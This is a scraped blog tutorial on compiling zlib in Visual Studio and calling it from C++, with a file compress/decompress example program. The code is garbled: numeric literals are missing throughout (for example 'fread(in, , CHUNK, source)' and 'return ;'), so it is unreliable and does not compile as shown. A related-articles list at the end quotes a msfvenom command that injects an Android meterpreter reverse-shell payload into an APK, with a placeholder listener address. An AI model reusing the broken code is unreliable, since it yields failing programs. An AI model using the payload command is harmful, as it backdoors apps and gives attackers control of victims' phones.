
use zlib lib to compress or decompress file
If you want to compress or decompress file when writing C++ code,you can choose zlib library,that's quite easy.
1,Download zlib library's code form website:http://zlib.net/

2,Decompress the file you've downloaded,and then go to the directory "zlib-1.2.11\zlib-1.2.11\contrib\vstudio\vc14", open the zlibvc.sln in it with your vs.
3,Now you have opened the project of zlib,you need to compile it next.rebuild the project named "zlibvc",there are errors:
1> The system cannot find the path specified.
1> 'bld_ml64.bat' is not recognized as an internal or external command,
1> operable program or batch file.
1>C:\Program Files (x86)\MSBuild\Microsoft.Cpp\v4.0\V140\Microsoft.CppCommon.targets(123,5): error MSB3073: The command "cd ..\..\contrib\masmx64
1>C:\Program Files (x86)\MSBuild\Microsoft.Cpp\v4.0\V140\Microsoft.CppCommon.targets(123,5): error MSB3073: bld_ml64.bat
1>C:\Program Files (x86)\MSBuild\Microsoft.Cpp\v4.0\V140\Microsoft.CppCommon.targets(123,5): error MSB3073: :VCEnd" exited with code 9009.
========== Build: 0 succeeded, 1 failed, 0 up-to-date, 0 skipped ==========
4,you need to reset the Properties of the project,select Build Event,then select Pre-Build Event,then delete the content of Command Line on it.rewrite the command line with your zlib's path.for example:
C:
cd C:\Users\sonne\Desktop\zlib-1.2.11\zlib-1.2.11\contrib\masmx64
bld_ml64.bat
so 'C:\Users\sonne\Desktop\zlib-1.2.11' is the path where I put my zlib downloaded form website before.
5,compile again,rebuild your project,now succeed.

After compiling zlib library,now need to use the dll.
1,put the zlibwapi.dll and zlibwapi.lib in your project.


2,you also need to include the zlib.h and zconf.h.
3,add a line in cpp file:
#pragma comment(lib,"zlibwapi.lib")
4,now you can use zlib APIs.
here is zlib usage examples: https://zlib.net/zlib_how.html
the manual is also useful: https://zlib.net/manual.html
5, my test code here,shows how to compress and decompress by zlib:
#include <stdio.h>

#include <string.h>

#include <assert.h>

#include "zlib.h"

#define CHUNK 16384

#pragma comment(lib,"zlibwapi.lib")

int def(FILE *source, FILE *dest, int level)

{

    int ret, flush;

    unsigned have;

    z_stream strm;

    unsigned char in[CHUNK];

    unsigned char out[CHUNK];

    /* allocate deflate state */

    strm.zalloc = Z_NULL;

    strm.zfree = Z_NULL;

    strm.opaque = Z_NULL;

    ret = deflateInit(&strm, level);

    if (ret != Z_OK)

        return ret;

    /* compress until end of file */

    do {

        strm.avail_in = fread(in, , CHUNK, source);

        if (ferror(source)) {

            (void)deflateEnd(&strm);

            return Z_ERRNO;

        }

        flush = feof(source) ? Z_FINISH : Z_NO_FLUSH;

        strm.next_in = in;

        /* run deflate() on input until output buffer not full, finish

           compression if all of source has been read in */

        do {

            strm.avail_out = CHUNK;

            strm.next_out = out;

            ret = deflate(&strm, flush);    /* no bad return value */

            assert(ret != Z_STREAM_ERROR);  /* state not clobbered */

            have = CHUNK - strm.avail_out;

            if (fwrite(out, , have, dest) != have || ferror(dest)) {

                (void)deflateEnd(&strm);

                return Z_ERRNO;

            }

        } while (strm.avail_out == );

        assert(strm.avail_in == );     /* all input will be used */

        /* done when last data in file processed */

    } while (flush != Z_FINISH);

    assert(ret == Z_STREAM_END);        /* stream will be complete */

    /* clean up and return */

    (void)deflateEnd(&strm);

    return Z_OK;

}

int inf(FILE *source, FILE *dest)

{

    int ret;

    unsigned have;

    z_stream strm;

    unsigned char in[CHUNK];

    unsigned char out[CHUNK];

    /* allocate inflate state */

    strm.zalloc = Z_NULL;

    strm.zfree = Z_NULL;

    strm.opaque = Z_NULL;

    strm.avail_in = ;

    strm.next_in = Z_NULL;

    ret = inflateInit(&strm);

    if (ret != Z_OK)

        return ret;

    /* decompress until deflate stream ends or end of file */

    do {

        strm.avail_in = fread(in, , CHUNK, source);

        if (ferror(source)) {

            (void)inflateEnd(&strm);

            return Z_ERRNO;

        }

        if (strm.avail_in == )

            break;

        strm.next_in = in;

        /* run inflate() on input until output buffer not full */

        do {

            strm.avail_out = CHUNK;

            strm.next_out = out;

            ret = inflate(&strm, Z_NO_FLUSH);

            assert(ret != Z_STREAM_ERROR);  /* state not clobbered */

            switch (ret) {

            case Z_NEED_DICT:

                ret = Z_DATA_ERROR;     /* and fall through */

            case Z_DATA_ERROR:

            case Z_MEM_ERROR:

                (void)inflateEnd(&strm);

                return ret;

            }

            have = CHUNK - strm.avail_out;

            if (fwrite(out, , have, dest) != have || ferror(dest)) {

                (void)inflateEnd(&strm);

                return Z_ERRNO;

            }

        } while (strm.avail_out == );

        /* done when inflate() says it's done */

    } while (ret != Z_STREAM_END);

    /* clean up and return */

    (void)inflateEnd(&strm);

    return ret == Z_STREAM_END ? Z_OK : Z_DATA_ERROR;

}

int main() {

    FILE       *fp_src;

    FILE       *fp_dst;

    //compress a file

    //fp_src = fopen( "test.txt", "r" );

    //fp_dst = fopen( "myzip.zip", "w" );

    //int ret = def(fp_src,fp_dst,9);

    //decompress a file compressed

    fp_src = fopen( "myzip.zip", "r" );

    fp_dst  = fopen( "test2.txt", "w");

    int ret = inf(fp_src, fp_dst);

    return ;

}
use zlib lib to compress or decompress file的更多相关文章
- cloudera-scm-server启动时出现Caused by: java.io.FileNotFoundException: /var/lib/cloudera-scm-server/.keystore (No such file or directory)问题解决方法(图文详解)
不多说,直接上干货! 问题详情 查看/var/log/cloudera-scm-server.log的启动日志 问题来源 我在用cloudermanager安装好之后,然后,在对如下. 配置kerbe ...
- Starting MySQL ** mysqld_safe Directory '/var/lib/mysql' for UNIX socket file don't exists
本地虚拟机(CentOS6.8)启动MySQL(MySQL5.6.35)服务失败 [root@VMUest ~]# service mysql status ERROR! MySQL is not r ...
- error while loading shared libraries: lib******: cannot open shared object file: No such file or directory
程序编译成功后,运行时错误: error while loading shared libraries: libevent-2.0.so.5: cannot open shared object fi ...
- Compress and decompress string
You are given a string with lower case letters only. Compress it by putting the count of the letter ...
- failed to create rwlayer: lstat /var/lib/docker/overlay2/ no such file or directory
在使用Docker构建微服务镜像时出现的错误.第一天构建好好的,第二天就出现了这样的错误.通过百度这条错误的信息非常少,只在 stackoverflow.com 上找到一条,问题指向了 dockerf ...
- C# GZip Compress DeCompress
using System; using System.Collections.Generic; using System.Linq; using System.Text; using System.T ...
- Zlib库的安装与使用
在实际应用中经常会遇到要压缩数据的问题,常见的压缩格式有zip和rar,而Linux下那就更多了,bz2,gz,xz什么的都有,单单Linux下的解压和压缩命令就有好多呢?没有什么好不好的.查了资料, ...
- 【VC++技术杂谈008】使用zlib解压zip压缩文件
最近因为项目的需要,要对zip压缩文件进行批量解压.在网上查阅了相关的资料后,最终使用zlib开源库实现了该功能.本文将对zlib开源库进行简单介绍,并给出一个使用zlib开源库对zip压缩文件进行解 ...
- [充电][库]Zlib文件压缩和解压
原文链接: http://www.cnblogs.com/fairycao/archive/2009/12/09/1620414.html 开源代码:http://www.zlib.net/zlib使 ...
随机推荐
- msf向存在漏洞的apk注入payload
命令:msfvenom -x /路径/apk -p android/meterpreter/reverse_tcp LHOST=ip LPORT=端口 只要别人一打开这个被注入payload后的软件就 ...
- 【Java学习笔记之十三】初探Java面向对象的过程及代码实现
理解Java面向对象的重要知识点: 一. 类,对象 类?首先举一个例子:小李设计了一张汽车设计图,然后交给生产车间来生产汽车,有黑色的.红色的.白色的... 这里,汽车设计图就是我们说的类(class ...
- Codeforces Round #426 (Div. 2)【A.枚举,B.思维,C,二分+数学】
A. The Useless Toy time limit per test:1 second memory limit per test:256 megabytes input:standard i ...
- [51nod Round 15 B ] 完美消除
数位DP. 比较蛋疼的是,设a[i]表示第i位上数字,比方说a[1]<a[2]>a[3],且a[1]==a[3]时,这两位上的数可以放在一起搞掉. 所以就在正常的f数组里多开一维,表示后面 ...
- c语言基础学习08_关于内存管理的复习
=============================================================================对于c语言来讲,内存管理是一个很重要的内容,它 ...
- ARM的GPIO配置
- Spring注解依赖注入的三种方式的优缺点以及优先选择
当我们在使用依赖注入的时候,通常有三种方式: 1.通过构造器来注入: 2.通过setter方法来注入: 3.通过filed变量来注入: 那么他们有什么区别吗?应该选择哪种方式更好? 三种方式的区别小结 ...
- light oj 1184 Marriage Media
题目: You run a marriage media. You take some profiles for men and women, and your task is to arrange ...
- centos 6.4 mysql rpm 离线安装【备忘】
离线状态下使用rpm的安装包进行mysql的安装,仅作备忘 准备工作: 官网下载mysql离线rpm安装包(这里就不演示了,拿现成的做演示) =================更新线 2018-01- ...
- webpack优化之code splitting
作为当前风头正盛的打包工具,webpack风靡前端界.确实作为引领了一个时代的打包工具,很多方面都带来了颠覆性的改进,让我们更加的感受到自动化的快感.不过最为大家诟病的一点就是用起来太难了. 要想愉快 ...